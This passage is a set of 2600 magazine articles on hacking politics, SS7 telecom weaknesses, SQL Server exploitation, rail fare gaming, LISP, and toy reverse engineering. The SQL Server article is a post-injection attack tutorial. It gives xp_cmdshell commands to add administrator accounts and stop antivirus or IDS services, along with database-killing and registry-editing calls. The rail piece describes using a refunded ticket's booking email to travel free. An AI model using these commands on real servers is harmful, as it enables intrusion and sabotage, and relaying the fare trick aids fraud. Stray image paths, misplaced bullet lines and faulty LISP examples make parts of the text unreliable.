Hacking (the action and culture) is a political action by its definition as we have a clear disdain for authority and like to mess with stuff others simply just use. Politics (for the sake of conversation) is about norms at the local level all the way to the national and international level that produce a steady stream of fairly predictable results. Needless to say, when those "evil" hackers in our community have the gall to oppose the government having "backdoors" to our digital lives or opposing "good" legislation like SOPA and PIPA to stop "criminals" and "terrorists" from making money, we are committing a political act. Not to be Hobbesian or anything, but let's be real about this: Whether or not we want to believe it or not, politics and hacking are about the same thing (in this context) and that is power through action.

Intersectionality in Action: Privacy vs. National Security

Politics and hacking are about extracting the maximum amount of power for the (real or perceived) greater good. Whether the problem is how to disrupt terrorist plots or keep criminals from stealing our hard-earned money, there is a public "good" that we want to accomplish

for ourselves and society in general. To illustrate the intersectionality of hacking and politics, we can easily look no further than 2016's legal spat between Apple and the FBI over the iPhone belonging to one of the two shooters in the December 2015 San Bernardino terrorist attack.

I assume that most readers of this fine publication have heard about this spat, so I will get down to the intersectionality aspect of this incident. However, if you haven't heard or need a refresher, check my references below, then come back to this section.

The premise of the FBI's court order - which used an archaic and often abused piece of legislation from 1789 called the "All Writs Act" - was national security (an abused term in and of itself) due to the possibility of crucial evidence *possibly* on the phone of one of the two shooters, Syed Farook. Despite the "national security" argument from FBI director James "Backdoor" Comey and other anti-encryption spokespeople like the New York City District Attorney Cy "Sidedoor" Vance, Apple said no on privacy grounds and the potential damage to its brand from angry customers (and shareholders). Most hackers, privacy advocates, and our political supporters saw this as a BS reason for the FBI to get a legal win to create a standing they could use in court to backdoor encrypted phones. In the end, the FBI backed off when they bought access to the phone from an Israeli company called Cellebrite or "professional hackers" using an unknown zero-day got into the iPhone.

Where's the Intersections?

Given the many cases of hacking and politics intersecting within the last two to three decades (e.g. people versus the MPAA concerning having legal access to their DVDs), I used this case because it was (1) recent and (2) showed a clear and relevant number of intersections between hacking and politics. For brevity, here are two of the many intersections in this case:

1. *Government vs. Privacy* - In 2015, I had the "pleasure" of attending a conference in which both men spoke about how they were "going dark" due to encrypted cell phones and used "national security" and "law and order" BS to encourage the people there to support their cause of backdooring encrypted phones. This fantasy of government types has been around for over 20 to 30 years now and is detailed in many past issues of *2600*.
2. *Dog Whistle Politics/Policy* - When someone these days uses "law and order" and "going dark" with encryption, it refers to mainly two people/groups: Blacks and Latinos and activists and/or Muslims, respectively.

So, in one story that intersects hacking and politics, we also find racism, anti-Muslim bias, and mass state surveillance of our private devices.

I Need You to Wake Up!

At the end of the day, we must realize we are not living in bubbles where everything has a clean separation. Intersectionality is a method that explains and illustrates to our community that hacking is politics and that the "political" topics we try to shun often come back to our community in many ways. So now that we see that our hacking is not and cannot be separated from politics (or the work of denouncing and bringing down systemic racism, sexism, patriarchy, etc.), what do we do? It's actually simple: Wake up! Stay Woke! Get informed! Get moving!

References

Crenshaw, K. (1989). "Demarginalizing the Intersection of Race and Sex: A Black Feminist Critique of Antidiscrimination Doctrine, Feminist Theory and Antiracist Politics", University of Chicago Legal Forum, 139-167., from https://philpapers.org/archive/➥CREDTI.pdf

Kharpal, A. (2016, March 29). "Apple vs FBI: All you need to know", http://www.➥cnbc.com/2016/03/29/apple-vs-➥fbi-all-you-need-to-know.html

Rubin, J., Queally, J., & Dave, P. (2016, March 28). "FBI unlocks San Bernardino shooter's iPhone and ends legal battle with Apple, for now", http://www.latimes.➥com/local/lanow/la-me-ln-fbi-➥drops-fight-to-force-apple-to-un➥lock-san-bernardino-terrorist-➥iphone-20160328-story.html

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It was a hot summer here in Puget Sound country, with forest fires turning the skies as brown as Beijing for two weeks in July. The fires returned at the end of August, but fortunately were put down by cooling rains. It's back to the interminable Seattle drizzle. Although summers have gotten hotter, the rest of the year has gotten - if anything - more wet!

It's time for some real talk, and this issue's column is less about technology than usual. It's about what level of disclosure is responsible in the telecommunications space. I have a confession to make. There are a few telecommunications topics I haven't covered in this column over the years because I think they are simply too dangerous to cover responsibly. In my column, I have always gone right up to the line of what I think is both lawful and acceptable to disclose, but I don't cross it. Admittedly, the line keeps moving so it's hard to know exactly where it is and, so far, I haven't been arrested, but phone companies are still upset with me so I think I'm probably doing an OK job.

There is a reason for this, though, apart from my own personal desire to stay out of prison. On a worldwide network like the phone system, deciding what to disclose and when to disclose it is a very tough balance. This is one of the reasons why I very rarely talk about security vulnerabilities in the Central Office - that is, apart from my parking lot which is again full of fresh tire tracks and oil stains left by a local teenager doing donuts in his 1981 Pontiac Grand LeMans. I'd normally be annoyed, but I have to admire his skill in managing to do this in such a small parking lot as the one here at the Central Office! There is a lot of phun to be had in the telecommunications system that doesn't risk breaking the whole damned thing in a way that is impossible to fix. And this is what I have focused on writing about over the years.

If you're working in or familiar with the information security sphere, you're probably aware of the concept of "responsible disclosure." There are fairly established protocols for dealing with security problems in software. You generally notify the company that built the vulnerable product through a formal channel. They issue a patch, maybe pay you a bug bounty, and everyone lives happily ever after. In telecom, these programs work for problems that are specific to an individual vendor. But what do you do when there is an entire vulnerable *protocol?*

To most *2600* readers with an "information wants to be free" mindset, I know this concept is virtually anathema. However, let me explain. Naturally, my readership consists of the world's smartest hackers. It also consists of a lot of not-so-smart folks in telecom security departments. Unfortunately, people - usually *smart* people - working in the darkest corners of spooky world governments read it as well. Of course, *2600* isn't the front page of *The New York Times,* but when I cover something, the wrong people can get the wrong ideas. I do need to consider the impact of my writing.

The closest Internet era parallel to the current state of telecom is when Dan Kaminsky discovered fundamental vulnerabilities in DNS. Along with reporting of his discovery, a protocol fix - called DNSSEC - was rolled out, and it was widely (and quickly) adopted. The flaw still causes occasional problems, but since most DNS servers are patched and updated with DNSSEC, the impact is limited. Nevertheless, the implementation of DNSSEC is probably one of the most massive engineering efforts that has ever taken place in the history of the Internet, with the possible exception of IPv6 implementation (the reason why I say "possible" is that IPv6 implementation isn't actually finished and it's not clear it ever will be). However, a relatively small number of large players needed to agree on the solution and, from a technical perspective, it was easy to roll out. DNS was a far easier problem to solve than the problems facing telecom today.

In telecom, we have two fundamental flaws that are worse than the DNS flaws of yesteryear, and there is *no good way to fix them yet*. What's more, it's going to take years to even *begin* to fix these problems, and the entire world is going to have to agree on a solution. And there's the rub. Responsible disclosure isn't just about disclosing vulnerabilities to some corporation; it's thinking through the impact of a disclosure. Privately, I've been warning anyone who will listen for years, but at this point the genie is out of the bottle. Enough mainstream publications have written about this problem, and sitting Congressmen are giving speeches about it, that I am probably safe from prison for saying that Signaling System 7 (SS7) is the Achilles' heel of the worldwide telecommunications network.

And there is very little that we can do about it.

Not yet, anyway.

Sure, there are a couple of things that can be done in the interim, but it is just so much rearranging of the deck chairs.

There are a couple of fundamental principles in the development of telecommunications technology, and one of the key drivers is billing. You see innovation when there is a problem with revenue, or an opportunity to make more money. Billing drives the whole thing. Fiber to the node? Yeah, that was done for billing - it was impossible to remain competitive with cable companies without it. Flat rate long distance? Well, without it, people would drop their landlines because cell phones were offering it. *Billing*. VoIP for transport? Well, why not reduce operating costs but charge the same? *Billing*. And SS7? Again, *billing*.

SS7 was developed in 1975 as a "next generation" digital telecommunications signaling network, but a primary objective was to move signaling from in-band to out-of-band. And this had to be done fast because there was a major revenue problem. Why? You can thank a phreak named Captain Crunch and another one named Woz who may or may not have raised the seed funding for Apple by selling blue boxes. Blue boxes had gotten popular enough to begin costing the phone company serious money, so they were incentivized to invest in fixing the technical problem that allowed blue boxing to happen. There were also additional features that could be added with digital switches (for more revenue), and the majority of analog switches were nearing the end of their useful life anyway, so it made sense to accelerate the upgrade.

1AESS digital switches equipped with SS7 began rolling out in 1976 (to give you an idea of how slowly telecommunications evolves, the last one of them - operating in Odessa, Texas - was finally retired on June 3, 2017). However, it took until 1988 - 12 years later - before international C5 signaling was updated to C7, an ITU standard (then CCITT) based on SS7. At this point, it started to get harder to blue box. However, it was well into the 1990s before blue boxing became a thing of the past. Eventually, China upgraded to C7 (using their "country direct" number was a popular loophole for toll fraud) and shortly thereafter, it was all over.

Unfortunately, SS7 is a very lightweight protocol. There isn't a ton of security around it. In fact, there pretty much isn't *any* security around it. With the benefit of hindsight, this was a terrible idea, but there are good reasons why it happened. First of all, the protocol was developed in 1975, during a time when memory was precious, bandwidth was even more precious, and CPUs operated at 200KHz. The 1AESS was a massive upgrade - its CPU ran at 1MHz! If you have ever worked with old computers that have limited processing power, you know that *every* resource is precious. It used to make sense to spend a week optimizing a program to save 1KB of RAM. So, any overhead for security probably seemed foolhardy at the time. Who would ever be on the network except for the Bell System and a few dirty independents like GTE? Besides, you could only gain access to the network from arcane systems requiring specialized training and credentials locked behind strong, heavy doors in Phone Company Central Offices.

The SS7 protocol, generally speaking, trusts messages sent to it. The design principle behind this was to ultimately deliver calls recognizing things can sometimes be misconfigured. So, the network defaults to a "trust and deliver" state. This is why you can send any Caller ID you like, no matter how improbable, and SS7 will believe you. If you're on a mobile phone network, you can send a roaming location, even if it's in Russia, and SS7 will (more or less) believe you and act accordingly. In fact, if an SS7 command is sent to the network from a carrier that could have no conceivable business issuing that command, the network will usually go ahead and process it. Those vulnerabilities that have been publicly disclosed only scratch the surface.

And now, pretty much every VoLTE cell phone has full direct access to the SS7 network. Along with pretty much every VoIP carrier. This is where we are right now. It takes astonishingly little effort to hack your way onto the network and issue whatever SS7 commands you like, which the network will probably believe. There are far more terrible things you can do than have already been demonstrated - I'm not going to get into what they are. However, I can pretty much guarantee you (although I have no evidence) that spooky corners of the government are already doing them. It's open season, folks.

How do you fix it? While some filtering can be implemented in the meantime, a long term fix is going to require a complete rearchitecture of SS7, and that means everything needs to first be running on next-generation switches. This doesn't include the 5ESS or DMS100, the workhorse switches that still run the majority of landlines in North America. And remember, the last major rearchitecture of the telecommunications network took 12 years to even get *started* worldwide - and *that* was when a lot of money was at stake. Right now, phone companies aren't the ones who are actually losing money from security vulnerabilities in SS7, so I don't expect a fix soon. Their incentive to actually fix this is limited unless people start switching en masse to Skype.

And with that, I'll leave you with this thought: this is only one of multiple extremely serious vulnerabilities I'm aware of in the U.S. telecommunications network. There is an actual prayer of fixing the second largest one, so I'll try responsible disclosure first. I'm not holding my breath that blowing the whistle will work, though. So have a pleasant autumn, and I'll see you in the winter!

ENHANCING SQL INJECTION WITH STORED PROCEDURES

by Chuck Easttom
www.ChuckEasttom.com
chuck@chuckeasttom.com

This article is about how to enhance SQL injection by using Stored Procedures in Microsoft SQL Server. Some undocumented stored procedures are also included. The material herein was part of my Defcon 25 workshop "Windows: The Undiscovered Country." Before we begin, a few caveats. The first is, obviously these techniques assume you have done a basic SQL injection, and it has been successful. If the website is not vulnerable to SQL injection, then this won't work. Secondly, the website has to be using Microsoft SQL Server as its backend. However, that is a relatively common occurrence. Finally, I am presenting information for your edification. Accessing the resources of a website without permission is a crime - a felony, in fact. I am not encouraging you to commit crimes. I am simply trying to educate you on a potential vulnerability in websites with Microsoft SQL Server as a backend.

Using Stored Procedures

Just about everyone who even claims the title of "hacker" knows how to do a basic SQL injection. And every single introductory hacking course includes the basics of logging in. I am sure everyone reading this would recognize `' or '1' = '1`. If not, then before reading this article, I would suggest you go to YouTube and type "how to do SQL injection". You will quickly find a multitude of video tutorials. However, for many, this is about as far as they go. Or perhaps they learn a few other items such as enumerating other users. However, if the backend database is Microsoft SQL Server, then the real power of SQL injection is only realized when you pass calls to stored procedures to the backend database.

A bit of background on stored procedures. They are pre-configured SQL statements that are on the database server. Programmers call the stored procedures to accomplish a variety of functions. Microsoft SQL Server ships with a host of such stored procedures. It is also commonplace for database administrators to create their own stored procedures. Here is what a typical stored procedure looks like on SQL Server:

```
USE [knight]
GO
/****** Object:  StoredProcedure [sys].[sp_adduser]    Script Date: 7/3/2017 2:21:43 PM
SET ANSI_NULLS ON
GO
SET QUOTED_IDENTIFIER ON
GO
ALTER procedure [sys].[sp_adduser]
    @loginame       sysname,        -- user's login name in syslogins
    @name_in_db     sysname = NULL, -- user's name to add to current db
    @grpname        sysname = NULL  -- role to which user should be added.
as
    -- SETUP RUNTIME OPTIONS / DECLARE VARIABLES --
    set nocount on
    declare @ret        int

    -- LIMIT TO SQL/NT USERS IN SYSLOGINS (BCKWRD COMPAT ONLY!)
    if not exists (select * from master.dbo.syslogins where loginname = @loginame
            and (isntuser = 1 or isntname = 0))
        and @loginame <> 'guest'
    begin
        raiserror(15007,-1,-1,@loginame)
        return (1)
    end
```

Stored Procedure

We will be focusing on those that come with SQL Server, including some that are not documented. Unfortunately, Microsoft changes things from time to time. So you may find some of these won't work on a particular version of SQL Server.

Calling a stored procedure is easy. You just use the word exec followed by the procedure name and any arguments that procedure takes. For example:

```
exec sp_addlogin jsmith',
➥ 'mypassword'
exec sp_addsrvrolemember jsmith
➥ ', 'sysadmin'
```

Of course, some stored procedures require elevated privileges to work. Don't let that concern you too much. All too many people set up both their web server and their database server with far more privileges than are required. And if you are first using SQL injection, then you will be executing stored procedures with the privileges of the web application.

Let us begin with one of my favorites. There is a stored procedure that will execute a command shell on the target database server. You just pass it whatever commands you wish to execute. Here is a really nice one:

```
exec xp_cmdshell 'net user /add
➥ jsmith 'mypassword '
exec xp_cmdshell 'net localgroup
➥ /add administrators jsmith '
```

Now this one will require domain admin privileges, but I have seen all too many services put in the domain admin accounts. So, there is a chance of this working. But the real issue is you are now only limited by your knowledge of command line.

You only need local admin privileges to start or stop a service:

```
exec xp_cmdshell 'net stop
➥ schedule'
```

The net command can be used to start or stop services. For example:

```
net start service
net stop service
net send test
```

Common services include:

```
browser
alerter
messenger
"routing and remote access"
schedule
spooler
```

Obvious services to turn off would include the anti-virus, firewall, database activity monitoring (DAM), or host-based IDS.

Undocumented Stored Procedures

Here is the really interesting part. There are stored procedures that Microsoft does not document. People discover these and then post them on websites, blogs, or books (or articles in *2600 Magazine*!). Now a warning: since these are undocumented, they can disappear from a version of SQL Server, with no warning.

Let us see two that help you get information about the database server:

Enumerate databases

```
EXEC sp_MSforeachdb 'USE ?;
➥ PRINT DB_NAME()'
```

Enumerate all tables in all databases

```
EXEC sp_MSforeachdb 'USE ?
➥ SELECT DB_NAME() + ''.'' +
➥ OBJECT_NAME(object_Id)
➥ FROM sys.tables'
```

List all fixed drives and free space

```
exec master..xp_fixeddrives
```

List a directory structure

```
exec master..xp_dirtree 'C:\
➥Program Files\Microsoft SQL
➥ Server\MSSQL\'
```

Clearly, these are quite useful to you once you have gained access to a database server. You can now learn a lot about the underlying database. Now let's see two others that can be very interesting:

Find if some file exists on the server

```
sp_MSexists_file 'C:\some
➥directory\something\ 'test.exe'
```

Kill the database

```
sp_MSkilldb dbname
```

The second stored procedure sets database to suspect and let dbcc dbrepair to kill it. This is a particularly unfriendly thing to do to a database, but would also be very easy to detect. Even the most obtuse administrator will note that his database is no longer there.

My favorite is working with the Windows registry. Anyone who uses Windows, be they an administrator, programmer, forensic investigator, penetration tester, or any other role, would be well served by learning the registry. It is truly the heart and soul of Windows. Let's see a few stored procedures for interacting with the registry:

Delete Registry Key

```
xp_regdeletekey
EXECUTE xp_regdeletekey
➥ [@rootkey=]'rootkey',
[@key=]'key'
```

Delete Registry Value

```
xp_regdeletevalue
EXECUTE xp_regdeletevalue
➥ [@rootkey=]'rootkey',
[@key=]'key',
[@value_name=]'value_name'
```

Read Registry Key

```
xp_regread
```

For example, to read into the @test variable from the 'TestValue' value from the "HKEY_LOCAL_MACHINESoftwareTest" folder, run:

```
DECLARE @test varchar(20)
EXEC master..xp_regread @rootkey
➥='HKEY_LOCAL_MACHINE',
@key='SOFTWARETest',
@value_name='TestValue',
@value=@test OUTPUT
SELECT @test
```

Write Registry Key

```
xp_regwrite
```

For example, to write the 'Test' variable to the 'TestValue' value, in the "HKEY_LOCAL_MACHINESoftwareTest" folder, run:

```
EXEC master..xp_regwrite
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARETest',
@value_name='TestValue',
@type='REG_SZ',
@value='Test
```

Now if you can read, write, and delete registry keys, you pretty much have total control of that server. There is almost nothing you cannot do.

Conclusion

If you are a hacker interested in Microsoft SQL Server backends, then learning SQL Server stored procedures is critical. This includes undocumented stored procedures. Hopefully, the information in this article has provided you an expanded view of what you can do once you have successfully performed SQL injection.

How to Get Nearly Free Travel from Scotrail

by TheGeek

Hello *2600* readers.

I fully imagine this to be a niche article, and for that I apologize. However, I rarely see U.K. "hacks" here, so I thought it may be refreshing.

Now, the usual disclaimer applies. I don't condone defrauding the rail company, yadda yadda, but in my personal opinion, if your policy is broken then ho hum. Incidentally, I found this by accident.

So the aim of the game is to get almost free rail travel from Scotrail. Scotrail is the main provider of rail transit in Scotland, and the contract goes out to tender every decade or so, I believe. Currently, the contract is held by Abellio.

By virtue of luck, I work for one of many companies who provide a tax-free loan to obtain an annual rail season ticket. In my case, this amounts to around £3k. Not a small amount of cash. And all they require as proof is a receipt.

So, one day I got to the station and realized I didn't have my card. Certain that I had left it on my desk, I wandered back to the office and, fruitless in my endeavor, I returned to the station.

Now the young guy at the ticket office made me buy a ticket, but told me to keep it for a refund. There's £10 right off.

So I traveled home and on Saturday remembered I had no ticket for Monday. So I phoned Scotrail customer service.

I proceeded to put forward my tale of woe about the loss of my precious card, and the lady on the other end could not have been more helpful. A £10 admin charge and five minutes later a new card would be with me in ten days.

But, I wondered, having shelled out almost £3k plus a tenner, how was I to get to work? Simple, she said. Print my booking confirmation and use it for travel.

OK, I said. She advised that if they made me buy a ticket to just do it and they would refund the cost.

So I got on the train prepared to give it a go, fully expecting a long check etc., etc., followed by a purchase.

No... I gave a quick explanation to the conductor. He nodded and walked off. The same at the automated gates, and the same on my return journey....

So I obviously had to play this game until my card came. And on every journey it was the same deal.

Then the fateful day came... A new card. I thought, what should I do? The answer was obvious. Carry on. So I did. This went a couple of weeks before I gave up.

Now, I hear you ask, where is the hack? Well, I lost my card, however, still had my booking email. The same booking email one would have if one were to, say, cancel their card and be refunded the remainder of the ticket.

This may seem like a stretch, but not once was I asked to prove who I was or that I actually had a card and, despite the ability to do so, no one checked up on me.

There is clearly some risk here, but when you're gaming the system, there's *always* a risk.

Stay lucky.

(learn (LISP))

(by (John Skilbeck))

(why? (LISP))

LISP is the language of the gods. It is the ultimate hacker's language. That comes from its tinkering history (how many LISP dialects are out there? how many stars are in the sky?), its elegant syntax and design, and finally, its open and flexible macro system.

On history, LISP was the second (after Fortran) earliest high-level programming language. It was a pioneer in design, thought, and implementation of high-level programming languages, years before tools and technologies like C, bash, Unix, and networks like ARPANET, which were ten or more years out from being developed.

On syntax and design, LISP's native data structure is a list, and LISP source code is written as a list. This concept is called homoiconicity, which means that the program structure is similar to its syntax. If a language is homoiconic, the source code has the same structure as its abstract syntax tree, which allows the code in the language to be accessed and transformed as data. LISP is expressive, has symmetry to it, and is beautiful in many ways.

On macros, LISP is wide open and flexible, because its macros are pre-processed and returned as forms to the compiler; they are not values to be evaluated by the compiler. With this, you can write code that will write your own code. You can define your own syntax, write your own domain specific language, or implement another language using LISP (for example, a python interpreter implemented as macros in LISP). You can create any sort of programming paradigm you like and include it in your programs. If you can imagine it, you can do it. It enforces no structure (except (make (sure (to (balance (your parens!))))))).

(history (and background))

LISP is one of the oldest high-level programming languages in use today. Described by neckbeards as having mystical origins, it was created by John McCarthy in the mid 1950s while at MIT. LISP's development was influenced by Alonzo Church's lambda calculus, developed in the 1930s, which is a formal mathematical logic using function abstraction and application using binding and substitution.

It was first implemented on an IBM 704. It made its way to a PDP-1 (Unix was first run on a PDP-7 by Ken Thompson and Dennis Ritchie about ten years later) soon after by Steve Russell, who read McCarthy's paper. McCarthy was surprised by Russell's work and didn't realize `eval` could be implemented in machine code.

LISP's names comes from LISt Processor. In LISP, code is data and data is code. Unlike other languages, source code is either data or code.

A current popular LISP used today is called Clojure, which is a functional and dynamically typed language that compiles to java bytecode and thus can be turned into a ".jar" file and run everywhere java can be. Compiling source code into an executable jar is as easy as: `lein uberjar` and then running the jar in the java runtime with: `java -jar my_jar.jar`.

Note: Clojure is different from another LISP dialect called Clozure CL, a common lisp implementation. Additionally, note that Clojure is also different from the programming concept known as a closure, which is a technique in programming to bind variables for use in higher-order functions. Note that also you can implement many closures in Clojure or Clozure CL.

(basic (concepts))

In LISP, all source code is represented by symbolic expressors, or S-expressions, or nested tree-structured lists. A list looks like this: `()`. A list takes two forms: a form to be evaluated, and a data form.

The data form is with a quote prefixing the list, `'()`, or `'(2 4 6)`. If the list is to be evaluated, the list starts with a functional call, and then with arguments to the function. A function `f` that takes two arguments would be called like so: `(f arg1 arg2)`.

For example, to cast and concatenate the integer "2600" with the string " is the ultimate hacker magazine", you'd call the "str" function on those two datatypes. Do the following in a LISP REPL or LISP source code:

```
=> (str 2600 " is the ultimate
➥ hacker magazine")
"2600 is the ultimate hacker
➥ magazine"
```

To add 2 to 4, call the "+" function on those two datatypes:

```
=> (+ 2 4)
6
```

To print something to standard out:

```
=> (println "Clojure is a mystical
➥ language")
"Clojure is a mystical language"
```

To create a variable, you use the reserved word (which is actually a macro behind the scene) "def" along with the name of the variable and then the variable value. For example, `(def a-lisp-➥dialect "Clojure")`. You can then use it like so: `(println a-lisp-dialect)`.

To create a function, use the reserved word (also a macro) "defn" along with arguments given in a vector, and then the function definition. Clojure, as a functional language,

omits the return keyword and every function definition uses an implicit return. For example:

```
(defn my-squarer [num]
  (* num 2))
```

(cons (car (cdr (and recursion))))

In the early days, two assembly language macros for the IBM 704 became well-known functions for operating on lists: car (Contents of the Address part of the Register number) and cdr (Contents of the Decrement part of the Register number).

Recall that the basic datastructure in LISP is a list, `()`. This is also referred to as a cons cell, made of two items: a value, and a reference pointing to another cons cell. So take the list `'(2 4 8)`. This can alternatively be written as `'(2 (4 (8 nil)))` using the cons cell paradigm.

The car is the first element of a list. For `'(2 4 8)`, 2 is the car.

The cdr is the rest of the list, except for the first element. If the rest of the list is empty, the cdr is nil. In the above list, the cdr is `'(4 8)`

Let's expand on these to build a recursive function. Since LISP has a functional programming mystique (more on that soon), if we want to operate on this collection, we would want to use recursion. We also want to use functions to help us as we recurse.

Suppose we are given a list, `'(2 4 8)`, and a task, to write a recursive function that will sum the items in the collection.

A way to write a recursive function on this list would be to check if the list is empty and, if not, pop the first element off, add that element to our accumulator, and then recur.

```
(defn recursive-sum
  [list acc]
  (if (empty? list)
    acc
    (recur (recursive-sum (cdr list) (+ acc (car list))))))
```

(functional (programming))

Functional programming and LISP often go together when one sings the praises of one of those concepts. Functional programming is the concept that most of your program can be represented in functions, and that you can trust those functions to perform the action you expect. This is in contrast to imperative programming, where you tell the computer what to do, and the program changes state. Functional programmers dislike mutable (changing) state, and value "pure" functions, or functions that given the same arguments and always have the same return value. An example of these might be the following:

(imperative (form (in javascript)))

```
var sum_of_array_items = function(arr){
  var sum = 0;
  for (var i=0; i<= arr.length - 1; i++){
    sum+=arr[i];
  }
  return sum;
}
```

Program state is represented by position inside the for loop, as well as the temporary variables `i` and `sum`.

(functional (form (in clojure)))

```
(defn sum-of-list-items [my-list]
  (reduce + my-list))
```

Similar to the above, this function takes a collection (can be a `()` or `[]` datatype, similar to an array in Javascript or list in python), and calls reduce with the + function on every element of the collection. Since reduce takes a function (+), a collection, and an optional accumulator, and this returns the sum of the list above.

Another way to think about calling reduce on a collection with a + operator would look like: take a list: `'(2 4 8)` but place a + between every element in the collection, so: `(2 + 4 + 8)` (or in LISP, `(+ 2 (+ 4 (+ 8 nil)))`.

(lisp-1 (versus lisp-2))

Diehards in the LISP community may debate LISP-1 versus LISP-2. LISP-2 treats functions as values, so in order to make a function call, you must prefix the function call with a special `funcall` operate, or else the function is treated as data. LISP-1 is a bit more conductive to functional programming by assuming that unless quoted, the list is a list to be evaluated, and the function exists in the first position of the list.

An example of a LISP-1:

```
(sort > '(5 2 6 3 1 4))
```

And the same example in LISP-2 form:

```
(sort #???> '(5 2 6 3 1 4))
```

Note the difference between the `#'` prefix for the > function call.

(scheme (versus common-lisp))

One of the side effects of a language as old as LISP is there are many, many different implementations. In the 1980s, an effort was made to standardize, with a specification called Common LISP. Common LISP (CL) focuses on practicality, so it is easier to get projects started and write less code in CL. However, purists disagree with the tradeoff of practicality over form.

An example of Common LISP for computing a factorial (a factorial is the product of all the integers below it, i.e., factorial of 5 is 5 * 4 * 3 * 2 * 1):

```
(defun factorial (n)
  (if (= n 0)
      1
      (* n (factorial (- n 1)))))
```

Scheme, in contrast, is the most beautiful representation of LISP. If programming were art, it would be represented as Scheme LISP. It is one of the few languages that support tail-call optimization (write recursive functions, which usually has poor space and time complexity in Big O notation, for iterative space and time complexity - so the best of both worlds - elegant source code with fast performance and small footprint on the stack and heap).

An example in scheme of a recursive and tail call optimized function for computing a factorial:

```
(define (factorial n)
  (fact-iter 1 n))
(define (fact-iter product n)
  (if (< n 2)
      product
      (fact-iter (* product n)
                 (- n 1))))
```

(macros)

Macros are one of the more interesting features of LISP, which allow you to transform LISP code. With it, you can change the language, implement your own features, or even write a new programming language entirely. During the macro-expansion phase, the LISP expression will be passed in to the macro function, which can do arbitrary computation at macro-expansion time, the result of which will be LISP code. The LISP code is then passed to the interpreter or compiler, which is then executed at run time.

LISP macros result in unrestricted string rewriting, which is Turing Complete. LISP is also Turning Complete; therefore with macros you can write code that will write your code for you.

Let's implement. Clojure doesn't have a for loop like many programming languages do. Clojure is too functional for that, and would prefer, for example, you apply a function to the elements of the collection instead, i.e., `(map #(* % %) '(2 4 8))` to multiply a number by itself (note: `#()` is itself a macro for the Clojure lambda function which looks like: `(fn [args])`). However, we can write a macro `for-loop` that will pre-process all of our calls to `for-loop` and turn them into regular Clojure code.

```
(defmacro for-loop [[sym init check change :as params] & steps]
 `(loop [~sym ~init value# nil]
    (if ~check
      (let [new-value# (do ~@steps)]
        (recur ~change new-value#))
      value#)))
```

Use like so:

```
(for-loop [i 0 (< i 10) (inc i)]
  (println i))
```

(fun (facts))

Earmuffs: In Clojure, variables are declared with a `def` statement. If the variable is intended to be used globally, it gets earmuffs, or `@` surrounding it. So a local variable: `(def my-favorite-language "Clojure")` versus a global variable: `(def @my-favorite-language@ "Clojure")`.

LISP Machine: The 1980s had a burst of activity for LISP, as it was the favored artificial intelligence language. Most computers (still, to this day) use a von Neumann architecture of a central processing

unit (CPU) that fetches data from memory via a bus to a memory register in the CPU, executes an instruction, and ultimately writes data back to memory via the bus. In this architecture, the bottleneck is the bus since the CPU must "waste" clock cycles fetching and retrieving data from the bus. AI programs in the 60s and 70s required a considerable amount of processor time and memory space. As the integrated circuit technology shrank the size and cost of computers, and the memory needs of AI programs exceeded current computers, researchers tried a new approach: a computer specifically designed to run large AI programs and tailored to the semantics of the LISP language.

(if (conclusion?) (learn LISP!))

LISP is indeed the language of the gods! It is a language that is written well. Learning LISP will change the way you think about programming. Now, go learn you a LISP for great good!

(lisp (implementations))

Common Lisp - `https://common-lisp.net/`
Scheme - `https://www.gnu.org/software/mit-scheme/`
Armed Bear - `https://common-lisp.net/project/armedbear/`
Clozure - `http://ccl.clozure.com/`
Steel Bank CL - `http://www.sbcl.org/`
Emacs LISP - `https://www.gnu.org/software/emacs/manual/eintr.html`
Racket - `https://racket-lang.org/`
Hy - `http://docs.hylang.org/en/latest/`
Clojure - `https://clojure.org/`

(references)


```
http://www-formal.stanford.edu/jmc/history/lisp/lisp.html
http://www.paulgraham.com/lisp.html
https://en.wikipedia.org/wiki/Lisp_(programming_language)
https://en.wikipedia.org/wiki/Scheme_(programming_language)
https://en.wikipedia.org/wiki/Tail_call
https://en.wikipedia.org/wiki/Common_Lisp
https://en.wikipedia.org/wiki/Lisp_machine
http://stackoverflow.com/questions/4578574/what-is-the-difference-between
➥-lisp-1-and-lisp-2
http://stackoverflow.com/questions/9981943/how-to-implement-a-for-loop-in
➥-clojure
http://wiki.c2.com/?LispMacro
http://stackoverflow.com/questions/1986961/how-is-the-var-name-naming-con
➥vention-used-in-clojure
https://github.com/metawilm/cl-python/blob/master/parser/grammar-aclyacc
➥.lisp (a python interpreter implemented using Common Lisp macros)
https://en.wikipedia.org/wiki/Homoiconicity
```


(thanks (julianna))

Thank you to my wonderful girlfriend Julianna for listening to all my diatribes on LISP.

Reverse Engineering Electronic Letter and Number Toys


by B. Ramsey

A few years ago, I bought my young son an electronic letter and number toy that attached magnetically to the refrigerator. Each letter had a different pattern of pins that uniquely identified it to the magnetic base. I enjoyed mapping out these patterns, and I tried to anticipate what the entire alphabet was by only examining a few of the letters. To my surprise, the actual pin patterns were not always intuitive.

I recently introduced this concept as a lab project in my Reverse Engineering class. In this lab, the students must reverse engineer the pin patterns on blocks from electronic letter and number toys. The students are only given one block and the toy base, from which they must identify the pin patterns of all the remaining blocks. Students are encouraged to scour the Internet for open source intelligence as well, from images of the blocks on eBay, to schematic diagrams in patent filings. This seemingly straightforward activity turns out to be quite rewarding.

Example blocks from four different toys are shown in the image below. From left to right the blocks are from:

- LeapFrog Farm Animal Mash-Up
- VTech Lil' Speller Phonics Station



- Press the music button once. Static plays.
- Press the music button once. Two beeps play.
- Press the music button once. All audio files play in succession.

- LeapFrog Fridge Phonics
- Playskool Sesame Street Cookie Monster's Find and Learn

The following are some interesting findings from reverse engineering pinout patterns from these four toys.

Farm Animal Mash-Up

